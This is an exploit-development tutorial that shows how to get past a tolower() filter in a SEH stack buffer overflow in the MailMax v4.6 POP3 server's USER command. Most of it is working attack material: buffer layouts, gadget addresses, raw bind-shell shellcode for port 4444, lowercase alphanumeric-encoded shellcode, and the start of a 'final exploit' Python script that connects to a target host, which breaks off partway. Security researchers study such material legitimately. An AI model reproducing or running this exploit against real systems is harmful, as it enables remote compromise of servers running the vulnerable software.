Bypassing tolower() filters in buffer overflows

Matías Choren
Contact: mattdch0@gmail.com
Follow: @mattdch
Blog: www.localh0t.com.ar
29/03/12

In this paper we are going to talk on how to bypass tolower() filters in buffer overflows (in the example we'll use a stack-based buffer overflow, but this technique, with some modifications, appiles on heap overflows as well).
The software affected is MailMax v4.6 (REALLY old, but it'll serve to show how to do it).


Vendor software website is: http://www.smartmax.com/mailmax.aspx (current version is v5.5)
You can download v4.6 from here: http://mailmax.softonic.com/

Well, let start.

While fuzzing, we trigger a crash when we supplie a long USER command, as we can see here (POP3 Service):

Note: (You can download the fuzzer from here: http://github.com/localh0t/backfuzz)

The crash in Immunity Debugger:



Ok, a SEH buffer overflow. But wait, we see something different here: our metasploit pattern get's converted to lowercase.
That mean's, we cannot use any opcode or address direction that have [A-Z] (in hex: 0x41 – 0x5a) plus the bad characters that usually have the applications (0x00 , 0x0d, etc.). We will back to this point later.
Well, first things first. We start seeing how many characters we need to hit the SEH structure, using bw1b as a reference (Remember, it was converted to lowercase by the application, so convert it to Bw1B)

```
[root@Krypto] /opt/metasploit/msf3/tools # ./pattern_offset.rb Bw1B
1443
-------------------------------------------------------------------------------
[root@Krypto] /opt/metasploit/msf3/tools #
```

Okey so what we have now is:

“USER “ + “A” * (1439 bytes) + Pointer to next SEH record (4 bytes) + SEH Handler (4 bytes) + more padding (2000 bytes) + “\r\n”

Start as usual, searching for a pop | pop | ret address in some non SafeSEH dll, but remember, the adress cannot contain any character from the range 0x41 – 0x5a.

You can quickly do this using mona, the great python script for Immunity Debugger made by Corelan Team.

```
0BADF00D [+] Results :
1B10FD37   0x1b10fd37 : pop esi # pop ecx # ret 20 |  {PAGE_EXECUTE_READ} [msjet40.dll] ASLR: False, Rebase: False, Safe
1B01C44E   0x1b01c44e : pop eax # pop esi # ret 10 |  {PAGE_EXECUTE_READ} [msjet40.dll] ASLR: False, Rebase: False, Safe
1B047BA1   0x1b047ba1 : jmp dword ptr ss:[esp+1c] |  {PAGE_EXECUTE_READ} [msjet40.dll] ASLR: False, Rebase: False, SafeS
00443645   0x00443645 : pop ebx # pop ebp # ret 1C |  startnull,asciiprint,ascii,alphanum,uppernum {PAGE_EXECUTE_READ} [p
1B02303C   0x1b02303c : pop ebx # pop ebp # ret 1C |  ascii {PAGE_EXECUTE_READ} [msjet40.dll] ASLR: False, Rebase: False,
1B030B5C   0x1b030b5c : pop ebx # pop ebp # ret 1C |  ascii {PAGE_EXECUTE_READ} [msjet40.dll] ASLR: False, Rebase: False,
1B032A6C   0x1b032a6c : pop ebx # pop ebp # ret 1C |  ascii {PAGE_EXECUTE_READ} [msjet40.dll] ASLR: False, Rebase: False,
1B057FDA   0x1b057fda : pop ebx # pop ebp # ret 1C |  {PAGE_EXECUTE_READ} [msjet40.dll] ASLR: False, Rebase: False, Safe
1B0E5B2F   0x1b0e5b2f : pop ebx # pop ebp # ret 1C |  ascii {PAGE_EXECUTE_READ} [msjet40.dll] ASLR: False, Rebase: False,
1B0F520C   0x1b0f520c : pop ebx # pop ebp # ret 1C |  ascii {PAGE_EXECUTE_READ} [msjet40.dll] ASLR: False, Rebase: False,
1B0F683F   0x1b0f683f : pop ebx # pop ebp # ret 1C |  ascii {PAGE_EXECUTE_READ} [msjet40.dll] ASLR: False, Rebase: False,
1002B386   0x1002b386 : pop ebx # pop ebp # ret 1C |  {PAGE_EXECUTE_READ} [dbmax2.dll] ASLR: False, Rebase: False, SafeS
4DDCC31F   0x4ddcc31f : pop ebx # pop ebp # ret 1C |  {PAGE_EXECUTE_READ} [odbcjt32.dll] ASLR: False, Rebase: False, Saf
4DDCCCAA   0x4ddcccaa : pop ebx # pop ebp # ret 1C |  {PAGE_EXECUTE_READ} [odbcjt32.dll] ASLR: False, Rebase: False, Saf
4DDCF3CA   0x4ddcf3ca : pop ebx # pop ebp # ret 1C |  {PAGE_EXECUTE_READ} [odbcjt32.dll] ASLR: False, Rebase: False, Saf
4DDDEDC2   0x4dddedc2 : pop ebx # pop ebp # ret 1C |  {PAGE_EXECUTE_READ} [odbcjt32.dll] ASLR: False, Rebase: False, Saf
4DDE692D   0x4dde692d : pop ebx # pop ebp # ret 1C |  {PAGE_EXECUTE_READ} [odbcjt32.dll] ASLR: False, Rebase: False, Saf
0F9F59C4   0x0f9f59c4 : pop ebx # pop ebp # ret 1C |  {PAGE_EXECUTE_READ} [expsrv.dll] ASLR: False, Rebase: False, SafeS
0F9F5B9F   0x0f9f5b9f : pop ebx # pop ebp # ret 1C |  {PAGE_EXECUTE_READ} [expsrv.dll] ASLR: False, Rebase: False, SafeS
00419B10   0x00419b10 : pop edi # pop esi # ret 0c |  startnull {PAGE_EXECUTE_READ} [popmax.exe] ASLR: False, Rebase: Fal
0BADF00D ... Only the first 20 pointers are shown here. For more pointers, open seh.txt...
0BADF00D Done. Found 3334 pointers
         [+] This mona.py action took 0:02:18.850000

!mona seh
```

Okey, a good adress to use is 0x1002b386 (\x86\xb3\x02\x10) from dbmax2.dll.

So here we are:


```
buffer = "USER "
buffer += "A" * 1439 # padding
buffer += "\xEB\x06\x90\x90" # Short jmp (6 bytes)
buffer += "\x86\xb3\x02\x10" # pop | pop | ret 1c , dbmax2.dll
buffer += "\x90" * 8 # nops (just to be sure)
buffer += "A" * 2000 # more padding
buffer += "\r\n"
```

No problem so far, the jmp is not broken by the application and neither the address:

```
06639F07  61              POPAD
06639F08  EB 06           JMP SHORT 06639F10
06639F0A  90              NOP
06639F0B  90              NOP
06639F0C  86B3 02109090   XCHG BYTE PTR DS:[EBX+90901002],DH
06639F12  90              NOP
06639F13  90              NOP
```

And here we start with the big deal. What shellcode we can use and how we can use it? Remember, our shellcode cannot cointain any from 0x41 – 0x5a (it will we converted to 0x61, 0x61[...] and so on), and any shellcode you can find on the net (at least, the 90%) will have some of that characters.

A possible workaround is using the avoid_utf8_tolower encoder from the Metasploit Framework to encode the shellcode. But it has so much problems, and accept's only a few of them:




Okey, we will try with the last one, and see if this works.

Our payload will be:

```
buffer = "USER "
buffer += "A" * 1439 # padding
buffer += "\xEB\x06\x90\x90" # Short jmp (6 bytes)
buffer += "\x86\xb3\x02\x10" # pop | pop | ret 1c , dbmax2.dll
buffer += "\x90" * 8 # nops (just to be sure)
buffer
+=("\x6a\x18\x6b\x3c\x24\x0b\x60\x03\x0c\x24\x6a\x11\x03\x0c\x24"
"\x6a\x04\x68\x62\x38\x07\x0e\x5f\x01\x39\x03\x0c\x24\x68\x29"
"\x65\x02\x12\x5f\x01\x39\x03\x0c\x24\x68\x1d\x60\x1a\x37\x5f"
"\x01\x39\x03\x0c\x24\x68\x2e\x69\x12\x3c\x5f\x01\x39\x03\x0c"
"\x24\x68\x03\x5b\x70\x08\x5f\x01\x39\x03\x0c\x24\x68\x0f\x63"
"\x67\x27\x5f\x01\x39\x03\x0c\x24\x68\x6a\x12\x6a\x09\x5f\x01"
"\x39\x03\x0c\x24\x68\x3f\x07\x0a\x2f\x5f\x01\x39\x03\x0c\x24"
"\x68\x04\x10\x3a\x38\x5f\x01\x39\x03\x0c\x24\x68\x02\x08\x06"
"\x07\x5f\x01\x39\x03\x0c\x24\x68\x07\x08\x16\x10\x5f\x01\x39"
"\x03\x0c\x24\x68\x22\x2d\x04\x12\x5f\x01\x39\x03\x0c\x24\x68"
"\x0e\x17\x40\x29\x5f\x01\x39\x03\x0c\x24\x68\x06\x0c\x37\x3a"
"\x5f\x01\x39\x03\x0c\x24\x68\x34\x30\x3a\x2e\x5f\x01\x39\x03"
"\x0c\x24\x68\x37\x68\x0c\x05\x5f\x01\x39\x03\x0c\x24\x68\x09"
"\x34\x60\x36\x5f\x01\x39\x03\x0c\x24\x68\x66\x6a\x07\x62\x5f"
"\x01\x39\x03\x0c\x24\x68\x3c\x11\x3b\x3f\x5f\x01\x39\x03\x0c"
"\x24\x68\x37\x6a\x62\x02\x5f\x01\x39\x03\x0c\x24\x68\x63\x35"
"\x65\x21\x5f\x01\x39\x03\x0c\x24\x68\x5d\x0c\x03\x05\x5f\x01"
"\x39\x03\x0c\x24\x68\x08\x73\x0a\x13\x5f\x01\x39\x03\x0c\x24"
"\x68\x23\x34\x29\x1c\x5f\x29\x39\x03\x0c\x24\x01\x35\x5d\x20"
"\x3c\x13\x63\x0e\x12\x03\x06\x37\x37\x0b\x0e\x39\x70\x0a\x02"
"\x18\x5e\x02\x0d\x3a\x09\x5e\x02\x66\x2a\x6d\x16\x3e\x61\x64"
"\x27\x3b\x6e\x64\x69\x62\x6d\x18\x19\x31\x22\x17\x1c\x14\x18"
"\x09\x2e\x3c\x6e\x14\x35\x35\x2f\x31\x32\x39\x3b\x07\x69\x6b"
"\x17\x0d\x04\x37\x03\x04\x62\x11\x38\x61\x26\x35\x38\x08\x11"
"\x1e\x0a\x30\x0f\x40\x16\x64\x69\x6a\x61\x01\x16\x1c\x64\x78"
"\x6d\x1c")
buffer += "A" * 1700
buffer += "\r\n"
```

Try it...and we face the reality :p:



Our payload get's broken, probably because a bad char on the shellcode. We can try all the char range (from 0x00 to 0xff) but probably will take a long time, and if there are a lot of bad characters, we will cannot use the encoded payload neither. Believe me, I tried

every possible combination with msfpayload & msfencode – no one worked for me :p.

So, let's see our options. We can inject any character from [0-9] and [a-z] with 100% security that it will not get broken or changed.

Here is when ALPHA3 comes very good. ALPHA3 is a tool developed by SkyLined, and is useful to convert any shellcode in alpha-numeric form. You can download it from here:

https://code.google.com/p/alpha3/

Okey, so we will convert our shellcode. I will use simple shellcode, that bind's to port 4444 and wait's for a connection (you can use whatever shellcode you like, it will work in most of the cases):

```
# 368 bytes shellcode
"\x33\xc9\x83\xe9\xaa\xe8\xff\xff\xff\xff\xc0\x5e\x81\x76\x0e"+
"\xbb\xc1\x9c\x35\x83\xee\xfc\xe2\xf4\x47\x29\x15\x35\xbb\xc1"+
"\xfc\xbc\x5e\xf0\x4e\x51\x30\x93\xac\xbe\xe9\xcd\x17\x67\xaf"+
"\x4a\xee\x1d\xb4\x76\xd6\x13\x8a\x3e\xad\xf5\x17\xfd\xfd\x49"+
"\xb9\xed\xbc\xf4\x74\xcc\x9d\xf2\x59\x31\xce\x62\x30\x93\x8c"+
"\xbe\xf9\xfd\x9d\xe5\x30\x81\xe4\xb0\x7b\xb5\xd6\x34\x6b\x91"+
"\x17\x7d\xa3\x4a\xc4\x15\xba\x12\x7f\x09\xf2\x4a\xa8\xbe\xba"+
"\x17\xad\xca\x8a\x01\x30\xf4\x74\xcc\x9d\xf2\x83\x21\xe9\xc1"+
"\xb8\xbc\x64\x0e\xc6\xe5\xe9\xd7\xe3\x4a\xc4\x11\xba\x12\xfa"+
"\xbe\xb7\x8a\x17\x6d\xa7\xc0\x4f\xbe\xbf\x4a\x9d\xe5\x32\x85"+
"\xb8\x11\xe0\x9a\xfd\x6c\xe1\x90\x63\xd5\xe3\x9e\xc6\xbe\xa9"+
"\x2a\x1a\x68\xd3\xf2\xae\x35\xbb\xa9\xeb\x46\x89\x9e\xc8\x5d"+
"\xf7\xb6\xba\x32\x44\x14\x24\xa5\xba\xc1\x9c\x1c\x7f\x95\xcc"+
"\x5d\x92\x41\xf7\x35\x44\x14\xcc\x65\xeb\x91\xdc\x65\xfb\x91"+
"\xf4\xdf\xb4\x1e\x7c\xca\x6e\x48\x5b\x04\x60\x92\xf4\x37\xbb"+
"\xd0\xc0\xbc\x5d\xab\x8c\x63\xec\xa9\x5e\xee\x8c\xa6\x63\xe0"+
"\xe8\x96\xf4\x82\x52\xf9\x63\xca\x6e\x92\xcf\x62\xd3\xb5\x70"+
"\x0e\x5a\x3e\x49\x62\x32\x06\xf4\x40\xd5\x8c\xfd\xca\x6e\xa9"+
"\xff\x58\xdf\xc1\x15\xd6\xec\x96\xcb\x04\x4d\xab\x8e\x6c\xed"+
"\x23\x61\x53\x7c\x85\xb8\x09\xba\xc0\x11\x71\x9f\xd1\x5a\x35"+
"\xff\x95\xcc\x63\xed\x97\xda\x63\xf5\x97\xca\x66\xed\xa9\xe5"+
"\xf9\x84\x47\x63\xe0\x32\x21\xd2\x63\xfd\x3e\xac\x5d\xb3\x46"+
"\x81\x55\x44\x14\x27\xc5\x0e\x63\xca\x5d\x1d\x54\x21\xa8\x44"+
"\x14\xa0\x33\xc7\xcb\x1c\xce\x5b\xb4\x99\x8e\xfc\xd2\xee\x5a"+
"\xd1\xc1\xcf\xca\x6e\xc1\x9c\x35"
```

Save it in a file in a binary form. You can do this with this little script (Perl) made by Corelan:


```
my $shellcode=[YOUR SHELLCODE HERE];
open(FILE,">code.bin");
print FILE $shellcode;
print "Wrote ".length($shellcode)." bytes to file code.bin\n";
close(FILE);
```

Convert the shellcode to lowercase, with this command:


```
ALPHA3.py x86 lowercase EBX --input="code.bin"
```

(EBX must be the baseaddr of the encoded payload, if not, the shellcode will not work. We will be on this in a minute). Output:


Great. But wait. We need a register that, in the moment when the machine start's executing the payload, it will be pointing to the first char of the payload. (In this case, j314[...]). Available registers to use for pointing are:



Let see if at the time of crash one of the register points to the encoded shellcode (or at least, close to that).



In my case, my shellcode start's at 0x06639F08 :



Pretty far from what we have.

Possible workarounds for this is trying to add to EBX (or a register we want) what we need to reach 0x06639F08. But this is very unreliable, and there is another thing, on this particular application, that certain opcodes are converted to another opcodes. For example:

```
ADD register, value (Ex: add ebx,10101010 , opcodes:
"\x81\xc3\x10\x10\x10\x10")
```

Get's converted to:

```
AND register, value (Ex: and ebx,10101010 , opcodes:
"\x81\xe3\x10\x10\x10\x10")
```

(See the byte who get's changed? Damn.)


See yourself:

Pretty annoying.

My specific workaround to this issue is use popad (\x61, no char problems), and reach the shellcode with ESP (at time to crash, 0x06638D98) . Later we can try to mov esp into ebx someway.
I my case I have to use 145 popads to reach the shellcode, plus some nops to fix the alignment. Code:

```
buffer = "USER "
buffer += "A" * 1439 # padding
buffer += "\xEB\x06\x90\x90" # Short jmp (6 bytes)
buffer += "\x86\xb3\x02\x10" # pop | pop | ret 1c , dbmax2.dll
buffer += "\x90" * 8 # nops (just to be sure)
# popad's, so esp => shellcode
buffer += "\x61" * 145
# nop's to align
buffer += "\x90" * 15
buffer +=
("j314d34djq34djk34d1431s11s7j314d34dj234dkms502ds5o0d35upj0204c40jxo2925k3fjeok95718gk20
bn8434k6dmcoej2jc3b0164k82bn9455x3bl153l87g7143n3jgox41181f31lgox5eog2dm8k5831d345f1kj9nb
0491j0959ekx4c89557818332e7g828ko45xn94dn32dm2915kkgo385132e8g15mk34k2347koe0b2x0b3xlf3do
cn8kfj0428f591b3ck33530n0o16eo93191942kl53fnbn8o3jk1k907xjc085eo89k4b1f6dj14514949k133893
1e4bo3lkox415g2ko03e6c44943g83jg3169k02dm0nf382gn3n9j9118433410k3cn29e70kk0e2cjcn94k91klm
xm9310839kf34mg0d0k846eoe8kmc7gj843nemkn11d23432319787f623f3f6199823kox0xok492890nclkn389
5510j2je945982745c6c981e954g748enx7dlfl419k01914745b08og8ej03xkcj3540b4045k481jg8348721k3
gm420jd241e5fkc4co8729948k0md98o27b625e893b6co54f426c3d9k8c7kn853905e48kf699d7f22oe6xn02g
jx00jc188g58l4k5mf850e7e947918086bjd09lxnb70384d0e8elfoc938k3cm3j27cm335403b794f9b6el")
buffer += "\x90" * 2000
buffer += "\r\n"
```

Hey, that worked ! (Our shellcode now is on 0x06639FB because the popads):




Bingo. But wait, there is still one more step. We need to finally do a mov ebx,esp , so when we start executing our shellcode, ebx points properly to the shellcode. And here is another annoying thing, we cannot do directly mov ebx, esp, its get's converted, like the previous example:

```
MOV ebx, esp (Opcodes: "\x8b\xdc")
```

Get's converted to:

```
MOV ebx, esp (Opcodes: "\x8b\xfc")
```

See yourself:




Okey, there are some ways to fix this. I tried with push esp | pop ebx, but that doesn't worked, because push esp is an invalid opcode in our example (0x54). My fix was this:

```
# and ebx,esp
buffer += "\x21\xe3"
# or ebx,esp
buffer += "\x09\xe3"
```

After doing that logical operations, ebx = esp. Thank you, logic ! :p.

I think we have a shell waiting for us in port 4444:



Final exploit:

```
#!/usr/bin/python

# MailMax <=v4.6 POP3 "USER" Remote Buffer Overflow Exploit (No Login Needed)
# Newer version's not tested, maybe vulnerable too
# A hard one this, the shellcode MUST be lowercase. Plus there are many opcode's that
break
# the payload and opcodes that gets changed, like "\xc3" gets converted to "\xe3", and
"\xd3" gets converted to "\xf3"
# written by localh0t
# Date: 29/03/12
# Contact: mattdch0@gmail.com
# Follow: @mattdch
# www.localh0t.com.ar
# Tested on: Windows XP SP3 Spanish (No DEP)
# Targets: Windows (All) (DEP Disabled)
# Shellcode: Bindshell on port 4444 (Change as you wish) (Lowercase Only, use EBX as
baseaddr)

from socket import *
import sys, struct, os, time

if (len(sys.argv) < 3):
      print "\nMailMax <=v4.6 POP3 \"USER\" Remote Buffer Overflow Exploit (No Login
Needed)"
       print "\n   Usage: %s <host> <port> \n" %(sys.argv[0])
      sys.exit()

print "\n[!] Connecting to %s ..." %(sys.argv[1])

# connect to host
sock = socket(AF_INET,SOCK_STREAM)
sock.connect((sys.argv[1],int(sys.argv[2])))
sock.recv(1024)
time.sleep(5)

buffer = "USER "
buffer += "A" * 1439 # padding
buffer += "\xEB\x06\x90\x90" # Short jmp (6 bytes)
buffer += "\x86\xb3\x02\x10" # pop | pop | ret 1c , dbmax2.dll
buffer += "\x90" * 8 # nops (just to be sure)

